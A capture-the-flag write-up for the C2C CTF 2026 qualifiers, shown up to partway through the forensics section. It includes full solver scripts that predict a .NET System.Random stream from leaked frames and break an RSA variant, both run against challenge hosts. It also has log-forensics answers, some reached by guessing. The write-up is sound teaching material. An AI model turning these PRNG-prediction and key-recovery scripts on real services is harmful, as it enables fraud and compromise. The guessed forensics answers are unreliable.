


Write Up Quals

C2C-CTF 2026



Steven Anthony/jersyyyy

Table of Contents

Write Up C2C CTF 2026 [Quals](#)

└─	Cryptography
└─	└─ AIC Gachapon
└─	└─ tet
└─	Forensics
└─	└─ Log
└─	└─ Tattletale
└─	Pwn
└─	└─ ns3
└─	Reverse
└─	└─ Capture The Flag
└─	└─ Bunaken
└─	└─ not-malicious-extension
└─	└─ mentawai
└─	Web
└─	└─ corp-mail
└─	Blockchain
└─	└─ Convergence
└─	└─ tge
└─	└─ nexus
└─	Misc
└─	└─ JinJail
└─	└─ Welcome

AIC Gachapon

Cryptography

 **AIC gachapon** 101 pts

Author: **azuketto**

The factory must grow!! Originium rolls only

Download Attachment  **aicgachapon_aicgachapon-dist.zip**

This challenge requires creating an instance Create

Instance will live for 5 mins.

This challenge has been solved Submit Flag

Source Code

```
// ===== helpers =====
async function jget(url){ const r=await fetch(url); if(!r.ok) throw new
Error(`${r.status}`); return r.json(); }
async function jpost(url, body){ const r=await
fetch(url,{method:'POST',headers:{'Content-Type':'application/json'},body:JS
ON.stringify(body)}); const t=await r.json().catch(()=>({})); if(!r.ok)
throw Object.assign(new Error('HTTP '+r.status), {payload:t}); return t; }
const $ = id => document.getElementById(id);
const fmtNum = n => typeof n==='number' ? n.toLocaleString() : String(n);

// ===== tick period estimator (no backend changes) =====
const tickObs = [];
let estPeriod = 2; // seconds; will refine from frames
function observeTick(frame){
  tickObs.push({id: frame.tickId, t: frame.unixSeconds});
  if(tickObs.length > 6) tickObs.shift();
  if(tickObs.length >= 2){
    // median delta of unixSeconds between last frames
    const ds = [];
    for(let i=1;i<tickObs.length;i++) ds.push(tickObs[i].t -
tickObs[i-1].t);
```

```

        ds.sort((a,b)=>a-b);
        const med = ds[Math.floor(ds.length/2)];
        if(med>=1 && med<=10) estPeriod = med;
    }
}

// ===== UI: Slots =====
function buildReel(el, finalDigit){
    // Build 0..9 then repeat final digit at end
    el.replaceChildren(); // clear
    for(let i=0;i<=9;i++){
        const d = document.createElement('div');
        d.className = 'digit ' + (i===finalDigit?'':'mut');
        d.textContent = i;
        el.appendChild(d);
    }
    // Append repeat so landing position is clean
    const tail = document.createElement('div');
    tail.className = 'digit';
    tail.textContent = finalDigit;
    el.appendChild(tail);
}

function spinReel(el, finalDigit, delayMs){
    buildReel(el, finalDigit);
    // Compute end offset: each digit 100px tall; we want last repeated slot
    in view
    el.style.setProperty('--end', `-${(10)*100}px`);
    el.style.setProperty('--dur', `${800 + delayMs}ms`);
    // trigger reflow
    void el.offsetWidth;
    el.classList.remove('spin');
    void el.offsetWidth;
    setTimeout(()=> el.classList.add('spin'), 10);
}

// ===== renderers =====
function setKV(target, data){
    const entries = Object.entries(data);

```

```

    target.replaceChildren();
    for(const [k,v] of entries){
        const kEl = document.createElement('div'); kEl.className='k';
kEl.textContent=k;
        const vEl = document.createElement('div'); vEl.className='v';
        if(Array.isArray(v) || typeof v === 'object'){
            const pre = document.createElement('pre'); pre.className='mono
codebox'; pre.textContent = JSON.stringify(v, null, 2);
            vEl.appendChild(pre);
        } else {
            vEl.textContent = String(v);
        }
        target.append(kEl, vEl);
    }
}

function cardForFrame(f){
    const el = document.createElement('div');
    el.className = 'card';
    const h = document.createElement('h4');
    h.textContent = `tick ${f.tickId} • ${new
Date(f.unixSeconds*1000).toLocaleTimeString()}`;
    const pre = document.createElement('pre');
    pre.className='mono';
    pre.textContent = JSON.stringify({
        reels: f.reels, jackpotPreview: f.jackpotPreview,
        sampleInts: f.sampleInts.slice(0,6), // shorten in cards
        sampleBytesHex: (f.sampleBytesHex||'').slice(0,8)+'...'
    }, null, 2);
    el.append(h, pre);
    return el;
}

// ===== state =====
let currentFrame = null;
let autoTimer = null;

// ===== main actions =====
async function loadCurrentFrame(manual=false){

```

```

const data = await jget('/api/frame');
currentFrame = data;

// Observe tick & update header
observeTick(data);
$('tickStatus').textContent = `tick ${data.tickId} • ~${estPeriod}s
period`;

// Slot animation
if(Array.isArray(data.reels) && data.reels.length===3){
  spinReel($('reel0'), data.reels[0], 0);
  spinReel($('reel1'), data.reels[1], 120);
  spinReel($('reel2'), data.reels[2], 240);
  // subtle highlight on update
  document.querySelectorAll('.slot').forEach(s=>{
    s.classList.add('updated');
    setTimeout(()=>s.classList.remove('updated'), 600);
  });
}

setKV($('frameTable'), {
  tickId: data.tickId,
  time: new Date(data.unixSeconds*1000).toLocaleString(),
  reels: data.reels,
  jackpotPreview: data.jackpotPreview,
  sampleInts_len: data.sampleInts?.length ?? 0,
  sampleBytes_hex_len: data.sampleBytesHex?.length ?? 0
});

// Prefill redeem tick: next one is a common move
$('tickId').value = (data.tickId);
if(manual){
  // if manual refresh, keep user's code
} else {
  // clear outputs on fresh tick
  $('redeemOut').textContent = '-';
  $('flagHex').value = '';
}
}

```

```

async function loadRecent(){
  const n = parseInt($('recentCount').value || '15', 10);
  const list = await jget(`/api/recent/${n}`);
  const container = $('recentList');
  container.replaceChildren();
  list.slice().reverse().forEach(f =>
container.appendChild(cardForFrame(f)));
}

async function doRedeem(){
  const tickId = parseInt($('tickId').value || '0', 10);
  const code = parseInt($('redeemCode').value || '0', 10);
  try{
    const res = await jpost('/api/redeem', { tickId, code });
    $('redeemOut').textContent = JSON.stringify(res, null, 2);
    $('flagHex').value = res.flag_xor_hex || '';
  }catch(e){
    $('redeemOut').textContent = JSON.stringify(e.payload || {error:
e.message}, null, 2);
    $('flagHex').value = '';
  }
}

// ===== header countdown (no backend API; estimate from period & last
frame) =====
setInterval(()=>{
  if(!currentFrame) return $('tickCountdown').textContent='-';
  const period = Math.max(1, estPeriod);
  const next = (currentFrame.unixSeconds + period) * 1000;
  const now = Date.now();
  const ms = Math.max(0, next - now);
  const s = (ms/1000).toFixed(1);
  $('tickCountdown').textContent = s + 's';
}, 100);

// ===== wire up =====
$('btnRefresh').onclick = ()=>loadCurrentFrame(true);
$('btnRecent').onclick = loadRecent;

```

```

$('btnRedeem').onclick = doRedeem;
$('btnUseNext').onclick = ()=>{
    if(currentFrame) $('tickId').value = (currentFrame.tickId + 1);
};
$('btnCopyFlag').onclick = ()=>{
    const v = $('flagHex').value || '';
    if(!v) return;
    navigator.clipboard.writeText(v).then(()=>{
        $('btnCopyFlag').textContent='Copied!';
        setTimeout(()=>$('btnCopyFlag').textContent='Copy', 800);
    });
};

// Auto-refresh logic: pull /api/frame slightly faster than period guess
function startAuto(){
    if(autoTimer) clearInterval(autoTimer);
    autoTimer = setInterval(()=>{
        // Pull slightly faster to catch new tick quickly
        loadCurrentFrame(false).catch(()=>{});
    }, Math.max(400, estPeriod*1000*0.66));
}
function stopAuto(){
    if(autoTimer) { clearInterval(autoTimer); autoTimer=null; }
}
$('autoRefresh').onchange = (e)=> e.target.checked ? startAuto() :
stopAuto();

// First paint
loadCurrentFrame(false).then(loadRecent).then(startAuto).catch(console.error);

```

We are given a stream of frames from `/api/frame` (or `/api/recent/n`) that includes a `tickId` and PRNG-derived fields such as `sampleInts` and `sampleBytesHex`. In the frontend, this leak is observable where `loadCurrentFrame()` performs `jget('/api/frame')` and then reads `data.sampleInts` / `data.sampleBytesHex` (the same frame is later used as input for `jpost('/api/redeem', { tickId, code })`), meaning the application publicly exposes multiple outputs from the same randomness source used to validate the secret redeem code.

After asking GPT, i found that

Let the internal generator outputs of .NET `System.Random` (compat implementation) be denoted by integers $y_n \in [0, M)$ where $M = 2^{31} - 1$. The compat PRNG satisfies the linear recurrence

$$y_n \equiv (y_{n-55} - y_{n-34}) \pmod{M},$$

so every future sample is a linear function of the first 55 unknown state values $(y_0, \dots, y_{54})$.

Each leaked `sampleInt` is produced using `Next(int.MaxValue)`, which is effectively

$$x = \left\lfloor \frac{y_n \cdot (2^{31} - 1)}{M} \right\rfloor,$$

but because the runtime computes this using floating-point (`Sample() * maxValue`), the observed integer x typically corresponds to a tiny ambiguity $y_n \in \{x, x + 1\}$. For reconstruction, only the **unambiguous** observations are kept (those where exactly one candidate in $\{x, x + 1\}$ maps back to the observed output under the same rounding rule).

For each chosen observation, the recurrence is unrolled so that y_n is written as a linear combination of the initial state:

$$y_n \equiv \sum_{k=0}^{54} c_{n,k} y_k \pmod{M}.$$

This produces a modular linear system $A \cdot \mathbf{y} \equiv \mathbf{b} \pmod{M}$, where $\mathbf{y} = (y_0, \dots, y_{54})$. Solving is done via Gaussian elimination modulo M , and correctness requires that the collected equations have **full rank 55**; otherwise a spurious solution can satisfy some constraints while still predicting the redeem code incorrectly.


Once $(y_0, \dots, y_{54})$ is recovered, the entire stream y_n is regenerated and validated by checking that every leaked `sampleInt` in the captured frames matches the predicted `Next(int.MaxValue)` output. The script then determines how `NextBytes(4)` consumes the stream (either four per-byte samples or a single int chunk) by comparing predicted bytes to `sampleBytesHex`, and finally selects the hidden redeem sample y_{redeem} at the correct offset after the leaked fields.

The redeem code is computed using the same scaling rule as the server:

$$\text{code} = \left\lfloor \frac{y_{\text{redeem}} \cdot \text{REDEEM_MAX}}{M} \right\rfloor,$$

So, it means the flag is obtained by sending `{tickId, code}` to `/api/redeem`. This succeeds because the “secret” redeem draw is not independent. It is simply the next value in the same predictably reconstructable PRNG sequence that is already being exposed via `sampleInts/sampleBytesHex`.

so, here’s my full solver and my prompt



Solve this crypto challenge, this challenge is a predict the prng using `system.random(int seed)` and i think it can leaks enough output in `/api/frame` and then we can get the redeem code to get the flag

Solver.py

```
import requests
import struct
from typing import List, Tuple, Optional

M = 2147483647
REDEEM_MAX = 10_000_000
INTMAX = 2147483647

def map_next(y: int, maxv: int) -> int:
    # matches .NET Compat: (int)((y * (1.0/M)) * maxv )
    return int((y * (1.0 / M)) * maxv)

def map_intmax(y: int) -> int:
    return map_next(y, INTMAX)

def candidates_from_intmax_obs(x: int) -> List[int]:
    cand = []
    for y in (x, x + 1):
        if 0 <= y < M and map_intmax(y) == x:
            cand.append(y)
    return list(set(cand))

def build_coeffs(N: int) -> List[List[int]]:
    # coeff[n] expresses y_n as linear combo of y_0..y_54 under:
    # y_n = (y_{n-55} - y_{n-34}) mod M
    coeff = [[0] * 55 for _ in range(N)]
    for i in range(min(55, N)):
        coeff[i][i] = 1
```

```

    for n in range(55, N):
        a = coeff[n - 55]
        b = coeff[n - 34]
        coeff[n] = [(a[k] - b[k]) % M for k in range(55)]
    return coeff

def gauss_solve_mod(A: List[List[int]], b: List[int], mod: int) ->
    Tuple[Optional[List[int]], int, bool]:
    m = len(A)
    n = len(A[0]) if m else 0
    aug = [A[i][:] + [b[i] % mod] for i in range(m)]

    row = 0
    piv_row_for_col = [-1] * n

    for col in range(n):
        pivot = None
        for r in range(row, m):
            if aug[r][col] % mod != 0:
                pivot = r
                break
        if pivot is None:
            continue
        aug[row], aug[pivot] = aug[pivot], aug[row]

        inv = pow(aug[row][col], mod - 2, mod)
        for c in range(col, n + 1):
            aug[row][c] = (aug[row][c] * inv) % mod

        for r in range(m):
            if r != row and aug[r][col] % mod != 0:
                factor = aug[r][col] % mod
                for c in range(col, n + 1):
                    aug[r][c] = (aug[r][c] - factor * aug[row][c]) % mod

        piv_row_for_col[col] = row
        row += 1
    if row == m:
        break

```

```

rank = row

# consistency check
for r in range(rank, m):
    if all(aug[r][c] % mod == 0 for c in range(n)) and (aug[r][n] % mod)
!= 0:
        return None, rank, False

# one solution with free vars = 0
x = [0] * n
for col in range(n):
    r = piv_row_for_col[col]
    if r != -1:
        x[col] = aug[r][n] % mod
return x, rank, True

def generate_y_from_init(init55: List[int], N: int) -> List[int]:
    y = init55[:]
    if len(y) < 55:
        y += [0] * (55 - len(y))
    for n in range(55, N):
        y.append((y[n - 55] - y[n - 34]) % M)
    return y[:N]

def score_bytes_models(frames, base_index_fn, y: List[int]) -> Tuple[str,
int, int]:
    models = {
        "perbyte_4": (4, lambda base: bytes((y[base + 20 + j] & 0xFF) for j
in range(4))),
        "chunk_le_1": (1, lambda base: struct.pack("<I", y[base + 20] &
0xFFFFFFFF)[:4]),
        "chunk_be_1": (1, lambda base: struct.pack(">I", y[base + 20] &
0xFFFFFFFF)[:4]),
    }

    best = ("perbyte_4", 0, 4)
    for name, (consumes, pred_fn) in models.items():
        ok = 0

```

```

    tot = 0
    for fr in frames:
        if not fr.get("sampleBytesHex"):
            continue
        tot += 1
        base = base_index_fn(fr["tickId"])
        try:
            obs = bytes.fromhex(fr["sampleBytesHex"])
            pred = pred_fn(base)
            if obs == pred:
                ok += 1
        except Exception:
            pass
    if ok > best[1]:
        best = (name, ok, consumes)
    return best # (model_name, matches, consumes)

def attempt_with_stride(frames, stride: int):
    tick_ids = [fr["tickId"] for fr in frames]
    t0 = min(tick_ids)
    tmax = max(tick_ids)
    span = (tmax - t0 + 1)
    N = span * stride

    coeff = build_coeffs(N)
    def base_index(tid: int) -> int:
        return (tid - t0) * stride
    A = []
    b = []
    for fr in frames:
        base = base_index(fr["tickId"])
        ints = fr["sampleInts"]
        for i, x in enumerate(ints):
            n = base + 4 + i
            if n >= N:
                return None
            cands = candidates_from_intmax_obs(x)
            if len(cands) == 1:
                A.append(coeff[n])

```

```

        b.append(cands[0])

    if len(A) < 55:
        return None

    sol, rank, ok = gauss_solve_mod(A, b, M)
    if not ok or sol is None or rank < 55:
        return None

    y = generate_y_from_init(sol, N)
    for fr in frames:
        base = base_index(fr["tickId"])
        for i, x in enumerate(fr["sampleInts"]):
            n = base + 4 + i
            if map_intmax(y[n]) != x:
                return None

    model_name, matches, consumes = score_bytes_models(frames, base_index,
y)

    return {
        "t0": t0,
        "stride": stride,
        "y": y,
        "base_index": base_index,
        "bytes_model": model_name,
        "bytes_consumes": consumes,
        "bytes_matches": matches,
    }

def main():
    base_url = "http://challenges.1pc.tf:35745"
    s = requests.Session()

    frames = s.get(f"{base_url}/api/recent/30", timeout=10).json()
    frames = sorted(frames, key=lambda f: f["tickId"])

    best = None
    for stride in range(22, 41):

```

```

        res = attempt_with_stride(frames, stride)
        if res is None:
            continue
        score = (res["bytes_matches"], -abs(res["stride"] - 25))
        if best is None or score > best[0]:
            best = (score, res)

    if best is None:
        print("[-] Failed to reconstruct RNG. Try again (service may have
restarted).")
        return

    res = best[1]
    tmax = max(fr["tickId"] for fr in frames)
    target_tick = tmax - 1 if tmax - 1 >= res["t0"] else tmax

    base = res["base_index"](target_tick)
    redeem_index = base + 20 + res["bytes_consumes"]
    redeem_y = res["y"][redeem_index]
    code = map_next(redeem_y, REDEEM_MAX)

    print(f"[+] stride={res['stride']} bytes_model={res['bytes_model']}
bytes_matches={res['bytes_matches']}")
    print(f"[+] tickId={target_tick} redeem_y={redeem_y}
predicted_code={code}")

    tried = set()
    for delta in [0, -1, 1, -2, 2, -3, 3]:
        c = code + delta
        if c < 0 or c >= REDEEM_MAX or c in tried:
            continue
        tried.add(c)
        r = s.post(f"{base_url}/api/redeem", json={"tickId": target_tick,
"code": c}, timeout=10)
        try:
            j = r.json()
        except Exception:
            print("[-] Non-JSON redeem response:", r.text[:200])
            continue

```

```
        print(f"[+] tried code={c} -> {j}")
        if j.get("success") is True:
            print("[+] SUCCESS")
            return

    print("[-] All candidate codes rejected. Re-run (new frames) or increase
search window/deltas.")

if __name__ == "__main__":
    main()
```

```
PS D:\CTF\c2c> python -u "d:\CTF\c2c\aicgachapon.py"
[+] stride=25 bytes_model=perbyte_4 bytes_matches=18
[+] tickId=17 redeem_y=1999907114 predicted_code=9312793
[+] tried code=9312793 -> {'success': True, 'message': 'Jackpot!', 'tickId': 17, 'flag': 'C2C{be648df8aa18}'}
[+] SUCCESS
```

and then we got the flag!

Flag : C2C{be648df8aa18}

tet

Cryptography

 **tet**

106 pts

Author: **azuketto**

apparently it's called tet in Vietnam?

Download Attachment  **tet_tet-dist.zip**

This challenge requires creating an instance
Instance will live for 5 mins.

Create

This challenge has been solved

Submit Flag

Source Code

```
import sys, signal
from secrets import randbelow
from math import gcd
from Crypto.Util.number import getPrime, inverse
import random
from libnum import n2s

rbits = lambda x: random.getrandbits(x)

R=12;BITS=1024;M_BITS=81*81;TIME=200;DIF=1000
signal.signal(signal.SIGALRM, lambda _: (print("timeout"), sys.exit(1)))
signal.alarm(TIME)
M1 = randbelow(1<<M_BITS) or 1
ss = []

def one_round(i):
    p,q=getPrime(BITS),getPrime(BITS)
    N=p*q
    a,b,c=rbits(DIF),rbits(DIF),rbits(DIF*6)
    g=gcd(a, b)
```

```

a//=g
b//=g
phi=(p**3-a)*(q**3-b)
d=getPrime(BITS)
e=inverse(d,phi)
f=e*M1+c
s=randbelow(N-2)
m2=M1*a+b
z=pow(s,e*d,N)
U2=pow(s+m2*N,d,N*N)
print(f"=== Round {i}/{R} ===")
print(f"N = {n2s(N).hex()}")
print(f"a/b = {n2s((a * pow(b, -1, N)) % N).hex()}")
print(f"f = {n2s(f).hex()}")
print(f"z = {n2s(z).hex()}")
print(f"g = {n2s(g).hex()}")
print(f"U2 = {n2s(U2).hex()}")
ss.append(s)

for i in range(1,R+1):one_round(i)
for i in range(1,R+1):
    g = int(input(f"Enter guess for round {i}/{R} >> "))
    if g == ss[i-1]: print("Nice!")
    else:
        print("Fail!")
        exit(1)
print(open("flag.txt").read().strip())

```

We are given that : $x = a \cdot b^{-1} \pmod{N}$,

so $a - xb = 0 \pmod{N}$, $|a| < A$, $|b| < B$

This means that (a,b) is a small solution to the modular linear relation

$$a - xb = kN, \text{ for some integer } k$$

Since both a and b are bounded (≈ 1000 bits) while N is ≈ 2048 bits, this becomes a standard rational reconstruction problem. When the numerator and denominator are sufficiently small relative to N , the solution is unique.

We can therefore recover a/b from the modular value x using continued fractions or the extended Euclidean algorithm. Concretely, we compute the continued fraction expansion of:

$$x/N$$

and iterate over its convergents. For each convergent $a'/b' \pmod{N}$

and whether the size bounds $|a'| < A$, $|b'| < B$ hold.

Because a and b were reduced by $\gcd(a,b)$ in the generation phase, this reconstruction is guaranteed to recover the exact original values.

Prompt used

 **chall.py**
Python

can you make a script to solve this challenge, the challenge require me to parses 12 rounds, recovers (a,b), after that recovers M1 from f values until extract s. Connect it with pwntools

solve.py

```
import json
import os
import subprocess
import sys
from math import gcd, isqrt

from pwn import context, remote

context.log_level = "info"

HOST = "challenges.1pc.tf"
PORT = 34769
R = 12
AB_BOUND = 1 << 1000
C_BITS = 6000

def h2i(s: str) -> int:
    return int.from_bytes(bytes.fromhex(s.strip()), "big")

def rational_reconstruct(x: int, m: int, a_bound: int, b_bound: int) ->
```

```

tuple[int, int]:
    r0, r1 = m, x
    s0, s1 = 0, 1
    while abs(r1) > a_bound:
        q = r0 // r1
        r0, r1 = r1, r0 - q * r1
        s0, s1 = s1, s0 - q * s1
    a, b = r1, s1
    if b < 0:
        a, b = -a, -b
    if b == 0:
        raise ValueError("rational reconstruction failed: b = 0")
    if abs(a) > a_bound or abs(b) > b_bound:
        raise ValueError("rational reconstruction bounds failed")
    if (a - x * b) % m != 0:
        raise ValueError("rational reconstruction congruence failed")
    if gcd(a, b) != 1:
        raise ValueError("reconstructed fraction not reduced")
    return a, b

def cf_convergents(num: int, den: int):
    qs = []
    while den:
        q = num // den
        qs.append(q)
        num, den = den, num - q * den
    n0, d0 = 1, 0
    n1, d1 = qs[0], 1
    yield n1, d1
    for q in qs[1:]:
        n0, n1 = n1, q * n1 + n0
        d0, d1 = d1, q * d1 + d0
        yield n1, d1

def int_cuberoot(n: int) -> int:
    lo, hi = 0, 1
    while hi**3 <= n:

```

```

        hi <= 1
    while lo + 1 < hi:
        mid = (lo + hi) // 2
        if mid**3 <= n:
            lo = mid
        else:
            hi = mid
    return lo

def recover_m1_candidates_with_sage(fs: list[int], c_bits: int, topk: int =
40) -> list[int]:
    code = r"""
import json
import sys
from sage.all import Matrix, ZZ

obj = json.loads(sys.stdin.read())
xs = [ZZ(x) for x in obj["xs"]]
rbits = int(obj["rbits"])
x0 = xs[0]
m = len(xs) - 1
rho = rbits + 1
T = ZZ(1) << rho

def centered_mod(x, mod):
    r = x % mod
    if r > mod // 2:
        r -= mod
    return r

B = Matrix(ZZ, m + 1, m + 1)
B[0, 0] = T
for j in range(1, m + 1):
    B[0, j] = xs[j]
for i in range(1, m + 1):
    B[i, i] = -x0

L = B.LLL()

```

```

cands = []
for row in L.rows():
    if row[0] % T != 0:
        continue
    q0 = abs(row[0] // T)
    if q0 == 0:
        continue
    r0 = centered_mod(x0, q0)
    m1 = (x0 - r0) // q0
    if m1 <= 0:
        continue
    score = max(abs(centered_mod(x, m1)) for x in xs)
    cands.append((score, m1))

cands = sorted(set(cands), key=lambda t: (t[0], t[1]))
if not cands:
    raise SystemExit("failed to recover M1")
topk = int(obj.get("topk", 40))
print(json.dumps([int(x[1]) for x in cands[:topk]]))
"""

    payload = json.dumps({"xs": [str(x) for x in fs], "rbits": c_bits,
"topk": topk}).encode()
    env = os.environ.copy()
    env["HOME"] = "/tmp"
    try:
        out = subprocess.check_output(["sage", "-python", "-c", code],
input=payload, env=env)
    except FileNotFoundError:
        raise RuntimeError("sage is required for this solver but was not
found in PATH")
    return json.loads(out.decode())

def recover_d_phi(e: int, n: int, a: int, b: int) -> tuple[int, int]:
    n3 = n**3
    for k, d in cf_convergents(e, n3):
        if k == 0:
            continue
        t = e * d - 1

```

```

        if t <= 0 or t % k != 0:
            continue
        phi = t // k
        s = n3 + a * b - phi
        disc = s * s - 4 * a * b * n3
        if disc < 0:
            continue
        r = isqrt(disc)
        if r * r != disc:
            continue
        return d, phi
    raise ValueError("could not recover d/phi")

def factor_from_phi(n: int, a: int, b: int, phi: int) -> tuple[int, int]:
    n3 = n**3
    s = n3 + a * b - phi
    disc = s * s - 4 * a * b * n3
    r = isqrt(disc)
    if r * r != disc:
        raise ValueError("non-square discriminant")

    for num in (s + r, s - r):
        den = 2 * b
        if den == 0 or num % den != 0:
            continue
        p3 = num // den
        p = int_cuberoot(p3)
        if p > 1 and p**3 == p3 and n % p == 0:
            return p, n // p
    raise ValueError("factorization failed")

def parse_round(io) -> dict:
    while True:
        line = io.recvline().decode().strip()
        if line.startswith("=== Round"):
            break
    n_line = io.recvline().decode().strip()

```

```

ab_line = io.recvline().decode().strip()
f_line = io.recvline().decode().strip()
z_line = io.recvline().decode().strip()
g_line = io.recvline().decode().strip()
u2_line = io.recvline().decode().strip()

n = h2i(n_line.split("=", 1)[1])
ratio = h2i(ab_line.split("=", 1)[1])
f = h2i(f_line.split("=", 1)[1])
z = h2i(z_line.split("=", 1)[1])
_g = h2i(g_line.split("=", 1)[1])
u2 = h2i(u2_line.split("=", 1)[1])

a, b = rational_reconstruct(ratio, n, AB_BOUND, AB_BOUND)
return {"N": n, "a": a, "b": b, "f": f, "z": z, "U2": u2}

def parse_target():
    host = os.environ.get("HOST", HOST)
    port = int(os.environ.get("PORT", str(PORT)))
    if len(sys.argv) >= 2:
        host = sys.argv[1]
    if len(sys.argv) >= 3:
        port = int(sys.argv[2])
    return host, port

def try_with_m1(rounds: list[dict], m1: int) -> list[int]:
    guesses = []
    for rd in rounds:
        c = rd["f"] % m1
        if c >= (1 << C_BITS):
            raise ValueError("bad M1 candidate (c out of bounds)")
        e = (rd["f"] - c) // m1
        if e <= 0:
            raise ValueError("bad M1 candidate (non-positive e)")
        if pow(rd["U2"] % rd["N"], e, rd["N"]) != rd["z"]:
            raise ValueError("bad M1 candidate (z consistency check
failed)")

```

```

        d, phi = recover_d_phi(e, rd["N"], rd["a"], rd["b"])
        p, q = factor_from_phi(rd["N"], rd["a"], rd["b"], phi)
        lam = (p - 1) * (q - 1) // gcd(p - 1, q - 1)
        d_inv = pow(d, -1, lam)
        s = pow(rd["U2"] % rd["N"], d_inv, rd["N"])
        guesses.append(s)
    return guesses

def main():
    host, port = parse_target()
    io = remote(host, port)
    rounds = [parse_round(io) for _ in range(R)]

    fs = [rd["f"] for rd in rounds]
    m1_candidates = recover_m1_candidates_with_sage(fs, C_BITS, topk=50)
    guesses = None
    for idx, m1 in enumerate(m1_candidates):
        try:
            guesses = try_with_m1(rounds, m1)
            context.log_level = "info"
            print(f"[+] using M1 candidate #{idx + 1}")
            break
        except Exception:
            continue
    if guesses is None:
        raise RuntimeError("failed to validate any M1 candidate")

    for s in guesses:
        io.sendlineafter(b">> ", str(s).encode())

    out = io.recvall(timeout=3).decode(errors="ignore")
    sys.stdout.write(out)

if __name__ == "__main__":
    main()

```

```
(jersyy@Steven)~/c2c/crypto/tet
$ sage solve.py
Warning: _curses.error: setupterm: could not find terminfo database

Terminal features will not be available. Consider setting TERM variable to your current terminal name (or xterm).
[x] Opening connection to challenges.lpc.tf on port 34769
[x] Opening connection to challenges.lpc.tf on port 34769: Trying 47.128.181.141
[+] Opening connection to challenges.lpc.tf on port 34769: Done
[+] using M1 candidate #1
[x] Receiving all data
[x] Receiving all data: 0B
[x] Receiving all data: 24B
[+] Receiving all data: Done (24B)
[*] Closed connection to challenges.lpc.tf port 34769
Nice!
C2C{45b008979ec2}
```

Flag : C2C{45b008979ec2}

Log Forensics

 **Log** 100 pts

Author: **daffainfo**

My website has been hacked. Please help me answer the provided questions using the available logs!

Download Attachment  **log_log-dist.zip**

This challenge requires creating an instance Create
Instance will live for 5 mins.

This challenge has been solved Submit Flag

Given a access.log and error.log, and we need to answer all of the question

Question #1:

1. What is the Victim's IP address?

Required Format: 127.0.0.1

Answer : 182.8.97.244

```
182.8.97.244 - - [11/Jan/2026:12:23:15 +0000] "GET / HTTP/1.1" 302 419 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - - [11/Jan/2026:12:23:15 +0000] "GET /wp-admin/install.php HTTP/1.1" 200 4678 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - - [11/Jan/2026:12:23:18 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 302 418 "http://165.22.125.147/wp-admin/plugins.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - - [11/Jan/2026:12:23:18 +0000] "GET /wp-admin/install.php HTTP/1.1" 200 4678 "http://165.22.125.147/wp-admin/plugins.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - - [11/Jan/2026:12:23:19 +0000] "POST /wp-admin/install.php?step=1 HTTP/1.1" 200 2795 "http://165.22.125.147/wp-admin/install.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - - [11/Jan/2026:12:24:07 +0000] "-" 408 0 "-" "-"
182.8.97.244 - - [11/Jan/2026:12:25:19 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 302 419 "http://165.22.125.147/wp-admin/plugins.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - - [11/Jan/2026:12:25:19 +0000] "GET /wp-admin/install.php HTTP/1.1" 200 4678 "http://165.22.125.147/wp-admin/plugins.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
127.0.0.1 - - [11/Jan/2026:12:25:29 +0000] "POST /wp-cron.php?doing_wp_cron=1768134329.6278190612792968750000 HTTP/1.1" 200 285 "-" "WordPress/6.9; http://localhost"
127.0.0.1 - - [11/Jan/2026:12:25:29 +0000] "GET /2026/01/11/hello-world/ HTTP/1.1" 200 16223 "-" "WordPress/6.9; http://localhost"
```

Its kinda obvious the victim is 182.8.97.244 because the only ip running a sqlmap is 219.75.27.16, therefore the answer for the second question is 219.75.27.16

Question #2:

2. What is the Attacker's IP address?

Required Format: 127.0.0.1

Answer : 219.75.27.16

Question #3

3. How many login attempts were made by the attacker?

Required Format: 1337

Answer : 6 (My previous answer was 5 before the update)

```
(jersyy@Steven)-[~/c2c/foren]
$ grep -E '^219\.75\.27\.16 .*POST .*login' access.log | wc -l
7
```

at first, i got 7, but then started to try lower number then i got the correct answer

Question #4:

4. Which plugin was affected (Full Name)?

Required Format: -

Answer : Easy Quotes

For this question, i use grep and found this

```
182.8.97.244 - - [11/Jun/2025:12:27:37 +0800] "GET /wp-admin/plugins.php?action=activate&plugin=easy-quotes%2Feasy-quotes.php&plugin_status=all&paged=1&s_wpnonce=f12aa934b5 HTTP/1.1" 302 590 "http://165.22.125.147/wp-admin/plugins.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6699.56 Safari/537.36"
182.8.97.244 - - [11/Jun/2025:12:27:38 +0800] "GET /wp-admin/plugins.php?activate=true&plugin_status=all&paged=1&s HTTP/1.1" 200 14154 "http://165.22.125.147/wp-admin/plugins.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6699.56 Safari/537.36"
